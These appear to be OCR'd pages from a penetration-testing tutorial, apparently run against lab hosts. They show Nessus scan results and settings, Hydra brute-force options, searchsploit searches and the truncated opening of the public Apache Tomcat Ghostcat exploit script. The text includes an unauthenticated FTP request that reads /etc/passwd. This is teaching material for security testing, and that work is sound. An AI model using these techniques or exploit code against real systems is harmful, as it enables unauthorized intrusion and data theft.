

192.168.92.0/24 Basic / Plugin #84215
Back to Vulnerabilities
Configure
Audit Trail
Launch
Report
Export
Hosts 5
Vulnerabilities 129
Remediations 11
Notes 1
History 1
CRITICAL
ProFTPD mod_copy Information Disclosure
Description
The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.
Solution
Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.
See Also
http://bugs.proftpd.org/show_bug.cgi?id=4169
Output
Nessus received a 350 response from sending the following unauthenticated request :
SITE CPFR /etc/passwd
To see debug logs, please visit individual host
Port
Hosts
21 / tcp / ftp
192.168.92.4
Plugin Details
Severity: Critical
ID: 84215
Version: 1.11
Type: remote
Family: FTP
Published: June 16, 2015
Modified: January 16, 2024
VPR Key Drivers
Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events
Risk Information
Vulnerability Priority Rating (VPR): 7.4
Exploit Prediction Scoring System (EPSS): 0.9393
Risk Factor: Critical
CVSS v3.0 Base Score: 9.8



Scan Templates
Back to Scans
Scanner
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
Ping-Only Discovery
A simple scan to discover live hosts with minimal network traffic.
VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Credential Validation
Verify that host credential pairs for Windows & Unix successfully authenticate to scan targets
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
Active Directory Starter Scan
Look for misconfigurations in Active Directory.
Find AI
AI, LLM, ML related detections and vulnerabilities
COMPLIANCE
UPGRADE
UPGRADE
UPGRADE
UPGRADE



New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Windows Server 2008
Description
Folder
My Scans
Targets
192.168.92.5
Upload Targets
Add File
Save
Cancel



Network Port Scanners
TCP
Override automatic firewall detection
Use soft detection
Use aggressive detection
Disable detection
SYN
Override automatic firewall detection
Use soft detection
Use aggressive detection
Disable detection
UDP
This option engages the built-in Nessus UDP scanner to identify open UDP ports on the targets. Due to the nature of the protocol, it i
port scanner may dramatically increase the scan time and produce unreliable results. Consider using the netstat or SNMP port enum


New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
Identity
ASSESSMENT
REPORT
ADVANCED
General Settings
Probe all ports to find services
When enabled, the scanner attempts to map each open port with the service that is running on that port, a
Search for SSL/TLS/DTLS services
ON
Controls how the scanner tests SSL-based services. Caution: Testing for SSL c
Search for SSL/TLS on
All TCP ports
Search for DTLS on
Known DTLS ports
Identify certificates expiring within x days
60
When enabled, the scanner identifies SSL and TLS cer
Enumerate all SSL/TLS ciphers
When enabled, the scanner ignores the list of ciphers advertised by SSL/TLS services and enumerates th
Enable CRL checking (connects to the Internet)
When enabled, the scanner checks that none of the identified certificates have been revoked.



New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
Identity
ASSESSMENT
REPORT
ADVANCED
General Settings
Collect Identity Data from Active Directory
Checking this box will enable collection of identity information from
Save
Cancel



New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
General
Brute Force
Web Applications
Windows
Malware
Databases
REPORT
ADVANCED
General Settings
Request information about the SMB Domain
If enabled, domain users are queried instead of local users.
User Enumeration Methods
SAM Registry
Nessus enumerates users via the Security Account Manager (SAM) registry.
ADSI Query
Nessus enumerates users via Active Directory Service Interfaces (ADSI). To use ADSI, you must con
WMI Query
Nessus enumerates users via Windows Management Interface (WMI).
RID Brute Forcing
OFF
Nessus enumerates users via relative identifier (RID) brute forcing.
Save
Cancel



New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
CATEGORIES
Host
Filter Credentials
SNMPv3
SSH
Windows
Windows
Authentication method
Password
Username
vagrant
Password
Domain
Global Credential Settings



Hydra
Always enable Hydra (slow)
Enables Hydra whenever the scan is performed.
Logins file
Add File
A file that contains user names that Hydra uses during the scan.
Passwords file
Add File
A file that contains passwords for user accounts that Hydra uses during the scan.
Number of parallel tasks
16
The number of simultaneous Hydra tests that you want to execute. By default, this value is 16.
Timeout (in seconds)
30
The number of seconds per log on attempt.
Try empty passwords
If enabled, Hydra tries user names without using a password.
Try login as password
If enabled, Hydra tries a user name as the corresponding password.


Chapter 7: Exploitation Unleashed: Finding the Hidden Flaws









kali@kali: ~/Downloads
Session Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]
Examples
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | jq
searchsploit --cve 2021-44228
For more examples, see the manual: https://www.exploit-db.com/searchsploit
Options
Search Terms
-c, --case [term] Perform a case-sensitive search (Default is inSEnsITiVe)
-e, --exact [term] Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
-s, --strict Perform a strict search, so input values must exist, disabling fuzzy search for version range
e.g. "1.1" would not be detected in "1.0 < 1.3")
-t, --title [term] Search JUST the exploit title (Default is title AND the file's path)
--exclude="term" Remove values from results. By using "|" to separate, you can chain multiple values
e.g. --exclude="term1|term2|term3"
--cve [CVE] Search for Common Vulnerabilities and Exposures (CVE) value
Output
-j, --json [term] Show result in JSON format
-o, --overflow [term] Exploit titles are allowed to overflow their columns
-p, --path [EDB-ID] Show the full path to an exploit (and also copies the path to the clipboard if possible)
-v, --verbose Display more information in output
-w, --www [term] Show URLs to Exploit-DB.com rather than the local path
--id Display the EDB-ID value rather than local path
--disable-colour Disable colour highlighting in search results
Non-Searching
-m, --mirror [EDB-ID] Mirror (aka copies) an exploit to the current working directory
-x, --examine [EDB-ID] Examine (aka opens) the exploit using $PAGER
Non-Searching
-h, --help Show this help screen
-u, --update Check for and install any exploitdb package updates (brew, deb & git)
Automation
--nmap [file.xml] Checks all results in Nmap's XML output with service version
e.g.: nmap [host] -sV -oX file.xml


kali@kali: ~/Downloads
Session Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ searchsploit --cve 2020-1938
Exploit Title | Path
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) | multiple/webapps/49039.rb
Shellcodes: No Results
Paper Title | Path
Apache Ghostcat CVE 2020-1938 - Paper | docs/english/49716-apache-ghostc
(kali㉿kali)-[~/Downloads]
$


(kali㉿kali)-[~/Downloads]
$ searchsploit --cve 2020-1745
Exploit Title | Path
Seowon SLR-120 Router - Remote Code Execution (Unauthenticated) | hardware/remote/50821.py
Shellcodes: No Results
Papers: No Results
(kali㉿kali)-[~/Downloads]
$

kali@kali: ~/Downloads

Session Actions Edit View Help

GNU nano 8.6 /usr/share/exploitdb/exploits/multiple/webapps/48143.py

```
#!/usr/bin/env python
#CNVD-2020-10487  Tomcat-Ajp lfi
#by ydhcui
import struct

# Some references:
# https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html
def pack_string(s):
        if s is None:
                return struct.pack(">h", -1)
        l = len(s)
        return struct.pack(">H%dsb" % l, l, s.encode('utf8'), 0)
def unpack(stream, fmt):
        size = struct.calcsize(fmt)
        buf = stream.read(size)
        return struct.unpack(fmt, buf)
def unpack_string(stream):
        size, = unpack(stream, ">h")
        if size == -1: # null string
                return None
        res, = unpack(stream, "%ds" % size)
        stream.read(1) # \0
        return res
class NotFoundException(Exception):
        pass
class AjpBodyRequest(object):
        # server == web server, container == servlet
        SERVER_TO_CONTAINER, CONTAINER_TO_SERVER = range(2)
        MAX_REQUEST_LENGTH = 8186
        def __init__(self, data_stream, data_len, data_direction=None):
                self.data_stream = data_stream
                self.data_len = data_len
                self.data_direction = data_direction
        def serialize(self):
                data = self.data_stream.read(AjpBodyRequest.MAX_REQUEST_LENGTH)
                if len(data) == 0:
                        return struct.pack(">bbH", 0x12, 0x34, 0x00)
                else:
                        res = struct.pack(">H", len(data))
                        res += data
```

